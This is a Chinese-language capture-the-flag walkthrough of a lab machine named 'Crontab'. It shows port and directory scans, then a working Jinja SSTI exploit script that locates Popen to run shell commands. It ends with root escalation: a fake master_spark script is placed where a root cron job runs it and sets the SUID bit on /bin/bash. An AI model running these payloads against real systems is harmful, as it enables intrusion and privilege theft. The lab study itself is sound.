群友靶机-Crontab

信息收集

```
# Nmap 7.95 scan initiated Mon Sep  8 22:09:29 2025 as: /usr/lib/nmap/nmap -p-
-oA ports 10.0.2.101
Nmap scan report for 10.0.2.101
Host is up (0.00028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 08:00:27:6B:4E:72 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

# Nmap done at Mon Sep  8 22:09:35 2025 -- 1 IP address (1 host up) scanned in
6.13 seconds



# Nmap 7.95 scan initiated Mon Sep  8 22:10:32 2025 as: /usr/lib/nmap/nmap -A
-p22,80,5000 -oA details 10.0.2.101
Nmap scan report for 10.0.2.101
Host is up (0.00043s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
5000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.9.2)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Werkzeug/3.1.3 Python/3.9.2
MAC Address: 08:00:27:6B:4E:72 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```


```
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 10.0.2.101

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Sep  8 22:10:40 2025 -- 1 IP address (1 host up) scanned in
8.20 seconds
```

拿到初始权限

可以看到开放了80和5000端口 不过80是没东西的 专注5000端口进行突破


```
# Dirsearch started Mon Sep  8 22:12:52 2025 as: /usr/lib/python3/dist-
packages/dirsearch/dirsearch.py -u http://10.0.2.101:5000/

400   167B   http://10.0.2.101:5000/console
200   179B   http://10.0.2.101:5000/home
200   194B   http://10.0.2.101:5000/library
```

访问 `http://10.0.2.101:5000/home` 拿到提示



这种魔法叫ssti 破解这种魔法的魔法阵为touhou
在有施加ssti魔法的地方 启动魔法阵并且在魔法阵中输入魔法咒语就能直接读取书啦DAZE

根据提示 确定参数就是 `touhou`



1

然后就是跑个脚本确定参数

```
import requests
import time

BASE_URL = "http://10.0.2.101:5000/library"

def test_index(index):
    """测试指定索引的类名"""
    payload = f"{{% print ''.__class__.__mro__[1].__subclasses__()
[{index}].__name__ %}}"
    try:
        response = requests.get(f"{BASE_URL}?touhou={payload}")
        if response.status_code == 200:
            return response.text.strip()
    except Exception as e:
        print(f"Error testing index {index}: {e}")
    return None

def find_popen_index(start=400, end=500):
    """查找Popen类的索引"""
    for i in range(start, end):
        class_name = test_index(i)
        if class_name == "Popen":
            return i
        print(f"Index {i}: {class_name}")
        time.sleep(0.1)  # 避免请求过快

        # 每20个索引打印一次进度
        if i % 20 == 0:
            print(f"Progress: Testing index {i}...")
    return None

def execute_command(popen_index, command):
    """使用找到的Popen索引执行命令"""
    payload = f"{{% set x=''.__class__.__mro__[1].__subclasses__()
[{popen_index}]('{command}',shell=True,stdout=-1).communicate()[0] %}}{{%
print x %}}"
    try:
        response = requests.get(f"{BASE_URL}?touhou={payload}")
        if response.status_code == 200:
            return response.text
    except Exception as e:
        print(f"Error executing command: {e}")
    return None
```

```
if __name__ == "__main__":
    print("Searching for Popen class index...")

    # 先尝试400-500范围
    popen_index = find_popen_index(100, 500)

    if popen_index is None:
        print("\nNot found in 400-500, trying 500-600...")
        popen_index = find_popen_index(500, 600)

    if popen_index is not None:
        print(f"\nFound Popen at index: {popen_index}")

        # 执行示例命令
        print("\nExecuting 'id' command:")
        print(execute_command(popen_index, "id"))

        print("\nListing files in /home/marisa:")
        print(execute_command(popen_index, "ls -la /home/marisa"))

        print("\nReading magic book:")
        print(execute_command(popen_index, "cat /home/marisa/magic_book.txt"))
    else:
        print("\nFailed to find Popen class in the tested ranges.")
        print("You may need to try an even wider range.")
```

结果如下 接下来就是反弹、稳定shell

```
......

Index 346: Number
Index 347: CompletedProcess

Found Popen at index: 348

Executing 'id' command:
b&#39;uid=1000(marisa) gid=1000(marisa) groups=1000(marisa)\n&#39;

Listing files in /home/marisa:
b&#39;total 4032\ndrwxr-xr-x 9 marisa marisa    4096 Sep  8 23:36 .\ndrwxr-xr-
x 3 root   root      4096 Aug 27 01:54 ..\n-rw------- 1 marisa marisa    4096
Sep  8 23:39 .bash_history\n-rw-r--r-- 1 marisa marisa     220 Apr 18  2019
.bash_logout\n-rw-r--r-- 1 marisa marisa    3526 Apr 18  2019 .bashrc\ndrwxr-
xr-x 3 marisa marisa    4096 Aug 27 02:14 .cache\ndrwxr-xr-x 3 marisa marisa
4096 Aug 27 01:59 .config\ndrwx------ 3 marisa marisa    4096 Sep  8 22:52
```

```
.gnupg\n-rwxr-xr-x 1 marisa marisa  956174 Sep  8 22:51 linpeas.sh\ndrwx------
4 marisa marisa    4096 Aug 27 02:15 .local\n-rw-r--r-- 1 marisa marisa
807 Apr 18  2019 .profile\n-rwxr-xr-x 1 marisa marisa 3104768 Sep  8 23:00
pspy64\n-rw------- 1 marisa marisa       0 Aug 27 02:12
.python_history\ndrwxr-xr-x 2 marisa marisa    4096 Sep  8 22:49 .ssh\ndrwxr-
xr-x 4 marisa marisa    4096 Aug 27 03:36 steal\n-rw-r--r-- 1 root   root
33 Sep  3 05:19 user.txt\ndrwxr-xr-x 2 marisa marisa    4096 Sep  8 23:27
.vim\n-rw------- 1 marisa marisa    6675 Sep  8 23:36 .viminfo\n&#39;

Reading magic book:
b&#39;&#39;
```

提权

靶机名称是crontab 关注一下

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR
sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
#
* * * * * root master_spark
```

发现会以`root`执行 `master_spark` 同时发现`/usr/local/sbin`目录是可写的
那接下来思路很明确 伪造一个`master_spark`

```
-bash-5.0$ cat /usr/local/sbin/master_spark
#!/bin/bash
chmod +s /bin/bash
-bash-5.0$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
-bash-5.0$ bash -p
bash-5.0# id
uid=1000(marisa) gid=1000(marisa) euid=0(root) egid=0(root)
groups=0(root),1000(marisa)
bash-5.0#
```

结束